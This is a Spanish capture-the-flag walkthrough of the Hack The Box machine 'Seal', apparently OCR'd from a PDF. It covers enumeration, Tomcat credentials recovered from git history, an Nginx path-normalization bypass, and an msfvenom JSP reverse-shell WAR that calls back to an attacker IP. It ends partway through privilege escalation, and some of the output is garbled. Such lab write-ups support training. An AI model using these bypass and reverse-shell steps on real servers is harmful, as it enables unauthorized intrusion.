
Seal

nmap -Pn -p- 10.10.10.250 -T4


Seal es una máquina Linux de dificultad media que cuenta con un panel de administración protegido por autenticación mutua. La enumeración de los registros git de Gitbucket revela las credenciales del administrador tomcat. La explotación de la normalización de rutas de Nginx conduce a la elusión de la autenticación mutua, lo que permite el acceso al administrador de tomcat. El punto de apoyo se obtiene desplegando una shell en el gestor de tomcat. Se encuentra un ansible playbook que se ejecuta a intervalos y es vulnerable a la lectura arbitraria de archivos, lo que nos permite movernos lateralmente. El shell raíz se obtiene explotando una entrada sudo.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-03 18:49 -05
Nmap scan report for 10.10.10.250 (10.10.10.250)
Host is up (0.070s latency).
Not shown: 65380 closed tcp ports (conn-refused), 152 filtered tcp ports (no-response)
PORT
       STATE SERVICE
22/tcp open ssh
443/tcp open https
8080/tcp open http-proxy
Nmap done: 1 IP address (1 host up) scanned in 36.03 seconds
versiones
PORT
        STATE SERVICE
VERSION
                     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol
22/tcp open ssh
2.0)
| ssh-hostkey:
3072 4b:89:47:39:67:3d:07:31:5e:3f:4c:27:41:1f:f9:67
(RSA)
256 04:a7:4f:39:95:65:c5:b0:8d:d5:49:2e:d8:44:00:36
(ECDSA)
__ 256 b4:5e:83:93:c5:42:49:de:71:25:92:71:23:b1:85:54
(ED25519)
443/tcp open ssl/http nginx 1.18.0
(Ubuntu)
|_http-title: Seal Market
|_ssl-date: TLS randomness does not represent
time
| tls-alpn:
|_ http/1.1
| tls-nextprotoneg:
|_ http/1.1
|_http-server-header: nginx/1.18.0
(Ubuntu)
```


```
| ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/
countryName=UK
| Not valid before:
2021-05-05T10:24:03
|_Not valid after:
2022-05-05T10:24:03
8080/tcp open http-
proxy
|_http-title: Site doesn't have a title (text/
html;charset=utf-8).
| http-auth:
| HTTP/1.1 401
Unauthorized\x0D
Server returned status 401 but no WWW-Authenticate
header.
| fingerprint-strings:
FourOhFourRequest:
   HTTP/1.1 401 Unauthorized
```



creo una cuenta




tambien probamos con gobuster



pero no dejo

ya una vez dento veo un usuario root.



buscando en archivos

posibles usuarios

on 5 May 2021

luis commented on issue root/seal_market#1

on 5 May 2021

A alex opened issue root/seal_market#1

on 5 May 2021

root pushed to master at root/seal_market

6093038 Updating application folder


on 5 May 2021

root pushed to master at root/seal_market

c0a75a0 Adding application files

on 5 May 2021


buscando en algunos archivos encontre lo siguiente



```
16. -->
17. <!--
18. <role rolename="tomcat"/>
19. <role rolename="tomcat" password="<must-be-changed>" roles="tomcat"/>
19. <user username="both" password="<must-be-changed>" roles="tomcat"/>
10. <user username="both" password="<must-be-changed>" roles="tomcat, role1"/>
12. <user username="role1" password="<must-be-changed>" roles="role1"/>
13. -->
14. </tomcat-users>
```

- <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
- <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
- <user username="role1" password="<must-be-changed>" roles="role1"/>

ahora me paso a buscar por el puerto 443




pruebo con gobuster

```
Error: error on running gobuster: unable to connect to https://lo.lo.lo.lo.250/? Get https://lo.lo.10.250/": tls: failed to verify certificate: x509: certificate has expected or is not yet valid: current time 2024-02-03T19:59:53-05:00 is after 2022-05-05T10:24:03Z
```

como me tiro el error del https intento con el **flag -k** gobuster dir -k -u https://10.10.10.250/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "

paso a admin



enumerando subdirectorios


gobuster dir -k -u https://10.10.10.250/manager/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "

```
(Status: 302) [Size: 0]
/html
                       (Status: 403) [Size: 162]
                        (Status: 403) [Size: 162]
/html.php
                       (Status: 403) [Size: 162]
                       (Status: 403) [Size: 162]
                       (Status: 403) [Size: 162]
(Status: 403) [Size: 162]
                       (Status: 403) [Size: 162]
/html.html
                        (Status:p401) T[Size:92499] Ubuntu)
                        (Status: 401) [Size: 2499]
Progress: 64368 / 1543927 (4.17%)
                        (Status: 302) [Size: 0]
                       (Status: 302)
                                       [Size: 0]
                       (Status: 403)
                                       [Size: 162]
                       (Status: 403)
html.php
                       (Status: 403)
                                      [Size: 162]
                       (Status: 403)/[Size: 162]
/html.htm
/html.xml
                       (Status: 403) [Size: 162]
/html.
                        (Status: 403) [Size: 162]
/html.html
                       (Status: 403)
                                       [Size: 162]
                        (Status: 0401) [Size: 92499] Ubuntu)
                        (Status: 401) [Size: 2499]
Progress: 64368 / 1543927 (4.17%)
```


gobuster dir -k -u https://10.10.10.250/admin/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "


```
dir -k -u https://10.10.10.250/admin/ -w /usr/share/wordlists/dirbuster/c
          oy OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
     https://10.10.10.250/admin/
  Method:
  Threads:
  Wordlist:
                        /usr/share/wordlists/dirbuster/directory-list-2.3-medium
  Negative Status codes:
  User Agent:
                        gobuster/3.6
                        html,php,txt,htm,xml,
  Extensions:
                   ____
  rting gobuster in directory enumeration mode
/dashboard
                  (Status: 403) [Size: 162]
dashboard.html
                  (Status: 403) [Size: 162]
dashboard.php
                  (Status: 403) [Size: 162]
dashboard.txt
                  (Status: 403) [Size: 162]
dashboard.
                  (Status: 403) [Size: 162]
dashboard.htm
                  (Status: 403) [Size: 162]
                  (Status: 403) [Size: 162]
dashboard.xml
Progress: 22483 / 1543927 (1.46%)^C
[!] Keyboard interrupt detected, Uterminating. https://10.10.10.250/admin/-w/usr/share
Progress: 22848 / 1543927 (1.48%)
```

dentro de text hay un panel que pide credenciales




en status







y aca le doy a commits




me aparecen 2



le doy click al de 971f3aa




y acac vemos unas credenciales




☐ Show line notes below

tomcat 42MrHBf*z8{Z%

vamos al port 443 /manager/text y nos logueamos con estas creds



sin embaargo no hace nada



403 Access Denied

You are not authorized to view this page.

By default the Manager is only accessible from a browser running on the same machine as Tomcat. If you wish to modify this restriction, you'll need to

If you have already configured the Manager application to allow access and you have used your browsers back button, used a saved book-mark or sin enabled for the HTML interface of the Manager application. You will need to reset this protection by returning to the main Manager page. Once you retilf you continue to see this access denied message, check that you have the necessary permissions to access this application.

If you have not changed any configuration files, please examine the file conf/tomcat-users.xml in your installation. That file must contain the cre-

For example, to add the manager-guil role to a user named tomcat with a password of s3cret, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single manager role to the following four ro

- manager-gui allows access to the HTML GUI and the status pages
- manager-script allows access to the text interface and the status pages
- manager-jmx allows access to the JMX proxy and the status pages
- manager-status allows access to the status pages only


The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the manager-gui role should not be granted either the manager-script or manager-jmx roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the

como es un tomcat hay una ruta que es en html




pero no deja al parecer es por el Reverse proxie o proxie inverso del servidor Nginx



en el siguiente link explican como **baypasear un proxi inverso** para llegar a estas rutas






segun esto para traspasar un Nginx es con /foo;name=orange/bar/por lo cual cambiamos

/manager;name=orange/html

https://10.10.10.250/manager;name=orange/html




como ya habia metido credenciales automaticamente me pasa a tomcat

Explotation tomcat

Tomando ayuda de una maquina que ya hice (Tabby) nos muestra como atacar un tomcat el siguiente link https://www.hackingarticles.in/multiple-ways-to-exploit-tomcat-manager/


la idea es subir una shell en formato war.




creamos la reverse shell con msfvenom

reverseShell formato war

msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.20 LPORT=1234 -f war > shell.war



subimos




ahora nos ponemos en escucha con netcat



y le doy a deploy

file to upload Browse... shell.war



03 Access Denied

ou are not authorized to view this page.

r default the Manager is only accessible from a browser running on the same machine as Tomcat. If you wish to modify this restriction, you'll need to edit the Manager's context.xml file.

you have already configured the Manager application to allow access and you have used your browsers back button, used a saved book-mark or similar then you may have triggered the cross labled for the HTML interface of the Manager application. You will need to reset this protection by returning to the main Manager page. Once you return to this page, you will be able to continu you continue to see this access denied message, check that you have the necessary permissions to access this application.


you have not changed any configuration files, please examine the file conf/tomcat-users.xml in your installation. That file must contain the credentials to let you use this webapp.

r example, to add the manager-gui role to a user named tomcat with a password of s3cret, add the following to the config file listed above.

```
role rolename="manager-gui"/>
user username="tomcat" password="s3cret" roles="manager-gui"/>
```

ote that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single manager role to the following four roles. You will need to assign the role(s) requ

aca me vuelvo a loguear en otro navegador




nuevamente subimos y desplegamos


Manager				
List Applicati	<u>ions</u>	HTML Manager Help		
Application	S			
Path	Version	Display Name	Running	Session

Applications						
Path	Version	Display Name	Running	Sessio		
Ĺ	None specified		true			
/host-manager	None specified	Tomcat Host Manager Application	true			
<u>/manager</u>	None specified	Tomcat Manager Application	true			
/shell	None specified		true			

y ya esta nuestra shell. ahora es ir al directorio




y somos tomcat



mejoramos la shell script /dev/null -c bash ctrol + z stty raw -echo; fg reset xterm export TERM=xterm stty rows 45 columns 174 intento tomar la flag pero no nos deja

```
gitbucket.war user.txt
tomcat@seal:/home/luis$ cat user.txt
cat: user.txt: Permission denied
```

descargo linpeas para ver si me encuentra algo utilizo una version vieja



transfiero y ejecuto

```
Length: 763810=(746K) [text/x-sn]on or pkexec binary modification time check
Saving to: 'linpeas.sh'

linpeas.sh

2024-02-04 02:20:14 (1.65 MB/s) - 'linpeas.sh' saved [763810/763810]

Collinpeas.sh

tomcat@seal:/tmp/lin$ ls
linpeas.sh

tomcat@seal:/tmp/lin$ .

Collinpeas_darwin_amd64

tomcat@seal:/tmp/lin$ .

Collinpeas_darwin_arm64
```

pero no encontramos mayor cosa

Enumerando bastante encontramos en la ruta /opt/ una carpeta llamada backups

```
tomcat@seal:/opt/backups$ ls -la total 16
drwxr-xr-x 4 luis luis 4096 Feb 4 02:32 .
drwxr-xr-x 3 root root 4096 May 7 2021 ...
drwxrwxr-x 2 luis luis 4096 Feb 4 02:32 archives drwxrwxr-x 2 luis luis 4096 May 7 2021 playbook tomcat@seal:/opt/backups$
```

playbook linux

Los playbooks de Ansible son listas de tareas que se ejecutan automáticamente en un inventario específico o en grupos de hosts. Las tareas de Ansible se pueden combinar para crear un play, un grupo ordenado de tareas que se asigna a hosts específicos, y las tareas se ejecutarán en el orden en el que se escriban. 17 nov 2023



Red Hat

https://www.redhat.com > what-is-an-ansible-playbook

son tareas que se ejecutan en grupos si abro el archivo run

veo que genera una backup dentro de /opt/backup pero la ruta files no existe entonces lo valido en archives y en efecto se genera casi cada minuto un backup

```
tomcat@seal:/opt/backups/archives$ ls -la
total 1784
drwxrwxr-x 2 luis luis
                                    4 02:37 .
                         4096 Feb
drwxr-xr-x 4 luis luis
                         4096 Feb
                                   4 02:37
-rw-rw-r-- 1 luis luis 606047 Feb 4 02:35 backup-2024-02-04-02:35:33.gz
-rw-rw-r-- 1 luis luis 606047 Feb
                                    4 02:36 backup-2024-02-04-02:36:33.gz
-rw-rw-r-- 1 luis luis 606047 Feb
                                    4 02:37 backup-2024-02-04-02:37:33.gz
tomcat@seal:/opt/backups/archives$/ls~-la~
total 2376
                                   4e<sub>02938</sub>as que se asigna a hosts espec
drwxrwxr-x 2 luis luis 4096 Feb
                                   4-02:38 rden en el que s
drwxr-xr-x 4 luis luis 4096 Feb
-rw-rw-r-- 1 luis luis 606047 Feb
                                    4 02:35 backup-2024-02-04-02:35:33.gz
-rw-rw-r-- 1 luis luis 606047 Feb
                                    4 02:36 backup-2024-02-04-02:36:33.gz
-rw-rw-r-- 1 luis luis 606047 Feb
                                   4 02:37 backup-2024-02-04-02:37:33.gz
-rw-rw-r-- 1 luis luis 606047 Feb
                                   4 02:38 backup-2024-02-04-02:38:33.gz
tomcat@seal:/opt/backups/archives$ ls -la
total 2376
```

si analizamos mas el archivo vemos que la carpeta files se borra y pega la información en archives pero debemos validar que hay en /var/lib/tomcat9/webapps/ROOT/admin/dashboard entramos al directorio

```
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ ls -lah
total 100K
drwxr-xr-x 7 root root 4.0K May
                                   2021 .
drwxr-xr-x 3 root root 4.0K Mayna6 za2021; mas el archivo vemos que la carpeta f
                                   2015 bootstrap
drwxr-xr-x 5 root root 4.0K Mar
                                    2015 css
drwxr-xr-x 2 root root 4.0K Mar
drwxr-xr-x 4 root root 4.0K Mar/lip/t2015 aimagesbapps/ROOT/admin/dashboard
-rw-r--r-- 1 root root 71K Mayra6102021 lindex html
drwxr-xr-x 4 root root 4.0K Mar 7
                                   2015 scripts
drwxrwxrwx 2 root root 4.0K May
                                7 2021 uploads
